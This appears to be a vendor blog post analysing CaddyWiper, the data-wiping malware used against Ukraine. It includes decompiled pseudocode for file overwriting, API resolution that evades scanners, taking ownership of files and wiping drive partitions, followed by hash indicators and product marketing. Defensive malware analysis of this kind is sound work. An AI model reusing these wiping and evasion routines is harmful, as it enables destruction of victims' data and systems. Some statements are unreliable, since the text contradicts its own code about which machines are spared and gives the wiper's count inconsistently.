


CaddyWiper Analysis

 blog.morphisec.com/caddywiper-analysis-new-malware-attacking-ukraine



New Analysis: The CaddyWiper Malware Attacking Ukraine

Posted by [Michael Dereviashkin](#) on April 5, 2022

- [Tweet](#)
-




As Russia's invasion of Ukraine continues, new wiper malware has surfaced attacking Ukrainian infrastructure. Caddywiper was first detected on March 14, 2022. It destroys user data, partitions information from attached drives, and has been spotted on several dozen systems in a limited number of organizations. CaddyWiper has been deployed via GPO, suggesting the attackers had initially compromised the target's Active Directory server. Morphisec Labs' CaddyWiper analysis follows.

CaddyWiper is the fourth wiper observed attacking Ukrainian targets. WhisperGate was the first wiper. It was used in attacks on Ukrainian government agencies ahead of the invasion. WhisperGate was soon followed by HermeticWiper and IsaacWiper, with CaddyWiper the third wiper deployed in as many weeks.

CaddyWiper Chart

This chart details the CaddyWiper execution flow:



Technical Analysis

Main Functionality

If the computer that CaddyWiper was executed on is not a domain controller (DC), the machine won't be harmed. If it is a PDC, Caddy starts wiping at "C:\\Users" in order not to break the operating system before the wiping process completes. It then deletes every drive letter from "D:\\\" drive to "Z:\\\". If Caddy was run with administrator privileges, it also deletes the partition of the physical hard drives to absolutely wreck the operating system.

The below text describes this flow:

```
result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
if ( Buffer->MachineRole != DsRole_RolePrimaryDomainController )
{
    (LoadLibraryA_Func)(advapi32.dll);
    strcpy(v3, "C:\\Users");
    wipepath(v3);
    strcpy(v8, "D:\\");
    for ( i = 0; i < 0x18; ++i )
    {
        wipepath(v8);
        ++v8[0];
    }
    return wipepartition();
}
```

Dynamic API Loading

Caddy uses the process environment block (PEB) to resolve the required Windows application programming interface (API). This is to evade static and dynamic scanners. As part of reputation scoring, scanners validate for an executable import directory, and dynamic monitoring is based on imported API hooking. Caddy officially declares only on the DsRoleGetPrimaryDomainInformation API as part of its import address table (IAT) while the rest is resolved dynamically via the PEB.

The image below displays the API resolution process through the PEB:

```
v7 = 0;
Flink = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink;
do
{
    Buffer = Flink->FullDllName.Buffer;
    tolowercase(Buffer, 2 * wcslen(Buffer));
    if ( !wcscmp(Buffer, a1) )
    {
        v5 = Flink->InInitializationOrderLinks.Flink;
        v4 = exportdirectory(v5);
        if ( v4 )
        {
            v3 = *(&v4->NumberOfNames + v5);
            while ( 1 )
            {
                --v3;
                if ( !strcmp((v5 + *(v5 + *(&v4->AddressOfNames + v5) + 4 * v3)), a2) )
                    break;
                if ( !v3 )
                    goto LABEL_8;
            }
            v7 = *(v5 + *(&v4->AddressOfFunctions + v5) + 4 * *(v5 + *(&v4->AddressOfNameOrdinals + v5) + 2 * v3)) + v5);
        }
    }
}
LABEL_8:
Flink = Flink->InLoadOrderLinks.Flink;
}
while ( Flink->InInitializationOrderLinks.Flink && !v7 );
return v7;
```

Pseudocode is available [here](#) (Password: morphisec)

File Wiping

The function *wipepath* is responsible for the actual wiping process of a file. This function can handle hidden and system files while additionally acquiring discretionary access control to the file in path. This is to ensure as many files as possible are wiped. It wipes a maximum of a 10MB chunk from the beginning of the file as part of performance optimization.

See below the *wipepath* function:

```

result = (FindFirstFileAFunc)(lpFileName, &lpFindFileData);
v13 = result;
if ( result != INVALID_HANDLE_VALUE )
{
do
{
if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
if ( (lpFindFileData.cFileName[0] != '.' || lpFindFileData.cFileName[1] && lpFindFileData.cFileName[1] != '.')
&& (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_HIDDEN) == 0
&& (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )
{
concat(v18, a1, v9);
concat(v30, v18, lpFindFileData.cFileName);
takeownership(v30);
wipepath(v30);
}
}
else
{
concat(v18, a1, v9);
concat(v30, v18, lpFindFileData.cFileName);
if ( takeownership(v30) )
{
v4 = (CreateFileAFunc)(v30, GENERIC_WRITE|GENERIC_READ, 3u, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
if ( v4 != -1 )
{
filesize = (GetFileSizeFunc)(v4, 0);
if ( filesize > 0xA00000 )
filesize = 0xA00000;
v3 = 0;
v5 = (LocalAllocFunc)(LMEM_ZEROINIT, filesize);
zeromem(v5, filesize);
(SetFilePointerFunc)(v4, 0, 0, 0);
(WriteFileFunc)(v4, v5, filesize, &v3, 0);
}
}
}
}
}
}

```

Discretionary Access Control

The wiper changes the DACL of a file object by taking ownership of that object. This only succeeds if whoever starts the Caddy process has WRITE_DAC access to the object or is the owner of the object. If the initial attempt to change the DACL fails, the code enables the privilege of 'SeTakeOwnershipPrivilege.' It then makes the local system's administrators group the owner of the object. The code used in Caddy is similar to the example that [MSDN](#) provides.

```

ea[0].grfAccessPermissions = GENERIC_READ;
ea[0].grfAccessMode = SET_ACCESS;
ea[0].grfInheritance = 0;
ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
ea[0].Trustee.ptstrName = pSIDEeveryone;
ea[1].grfAccessPermissions = GENERIC_ALL;
ea[1].grfAccessMode = SET_ACCESS;
ea[1].grfInheritance = 0;
ea[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
ea[1].Trustee.ptstrName = pSIDAdmin;
if ( !(SetEntriesInAclAFunc)(2, ea, 0, &pACL) )
{
v29 = (SetNamedSecurityInfoAFunc)(arg0, 1, DACL_SECURITY_INFORMATION, 0, 0, pACL, 0);
if ( v29 )
{
if ( v29 == ERROR_ACCESS_DENIED )
{
v1 = (GetCurrentProcessFunc)(32, &v20);
if ( (OpenProcessTokenFunc)(v1) )
{
strcpy(v8, "SetTakeOwnershipPrivilege");
if ( setprivilege(v20, v8, 1) )
{
v29 = (SetNamedSecurityInfoAFunc)(arg0, SE_FILE_OBJECT, OWNER_SECURITY_INFORMATION, pSIDAdmin, 0, 0, 0);
if ( !v29 )
{
if ( setprivilege(v20, v8, 0) )
{
v29 = (SetNamedSecurityInfoAFunc)(arg0, SE_FILE_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, pACL, 0);

```

```

if ( !(LookupPrivilegeValueAFunc)(0, a2, &v9) )
return 0;
v6 = 1;
if ( a3 )
v6 = SE_PRIVILEGE_ENABLED;
else
v6 = 0;
return (AdjustTokenPrivilegesFunc)(a1, 0, &v6, 0x10u, 0, 0) && (GetLastErrorFunc)() != ERROR_NOT_ALL_ASSIGNED;

```

Partition Wiping

The IOCTL ('IOCTL_DISK_SET_DRIVE_LAYOUT_EX ') passed in DeviceIoControl is generally used for disk repartition according to the specified drive layout and partition information data. However, in our case, it just wipes 0x780 bytes from the physical drive while it iterates from "\\.\PHYSICALDRIVE9" and goes until "\\.\PHYSICALDRIVE0". However, it can only be done if Caddy is executed with administrator privileges.


```

zeromem(a1, 0x780);
wcscpy(v7, L"\\.\PHYSICALDRIVE9");
do
{
v12 = (CreateFileWFunc)(v7, GENERIC_WRITE|GENERIC_READ, 3, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
if ( v12 != INVALID_HANDLE_VALUE )
{
(DeviceIoControlFunc)(v12, IOCTL_DISK_SET_DRIVE_LAYOUT_EX, a1, 0x780, 0, 0, &v1, 0);
(CloseHandleFunc)(v12);
}
}
--LOBYTE(v7[17]);

```

The Impact

CaddyWiper can be executed with or without administrator privilege. In both cases it causes lethal damage to the target machine. CaddyWiper execution without administrator privileges makes files worthless, as seen below:



And when CaddyWiper starts with administrator privileges, it makes the operating system useless as well:



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

21% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:
Stop code: MEMORY MANAGEMENT

Caddy is a sophisticated wiper that can transform any machine it's deployed against into a very expensive door stopper. Unfortunately, traditional endpoint security solutions have a hard time preventing sophisticated attacks such as CaddyWiper. Due to its evasive, polymorphic nature, CaddyWiper hides its functionality from runtime monitoring and pattern matching. Though the impact is visible, response time is irrelevant when it gets to wipers or ransomware.

Reactive and static antivirus (AV) and endpoint detection and response (EDR) solutions need augmentation to prevent APTs and lower the risk of breaches, lawsuits, fines, and brand damage. Morphisec provides this additional defense layer and virtual patching with Moving Target Defense (MTD) technology. MTD creates a dynamic attack surface threat actors can't penetrate, causing them to abort attacks. To learn more about Moving Target Defense, read the white paper: [Zero Trust + Moving Target Defense: Stopping Ransomware, Zero-Day, and Other Advanced Threats Where NGAV and EDR Are Failing.](#)

Indicators of Compromise (IOCs)

a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
1e87e9b5ee7597bdce796490f3ee09211df48ba1d11f6e2f5b255f05cc0ba176
ea6a416b320f32261da8dafcf2faf088924f99a3a84f7b43b964637ea87aef72
F1e8844dbfc812d39f369e7670545a29efef6764d673038b1c3edd11561d6902
B66b179eac03afafdc69f62c207819eceeecbf994c9efa464fda0d2ba44fe2d7
9d83817f7cae01554f77680ed7e6698966bcf020915c0dc411e5d57f6eea6ed4
5cc51f29c6074d9741d6e68bcf9ce8363d623437ea11506a36791b4763cefdc7

**ZERO TRUST +
MOVING TARGET
DEFENSE**

**THE ULTIMATE
RANSOMWARE STRATEGY**

MORPHISEC

NEW WHITEPAPER

[Contact SalesInquire via Azure](#)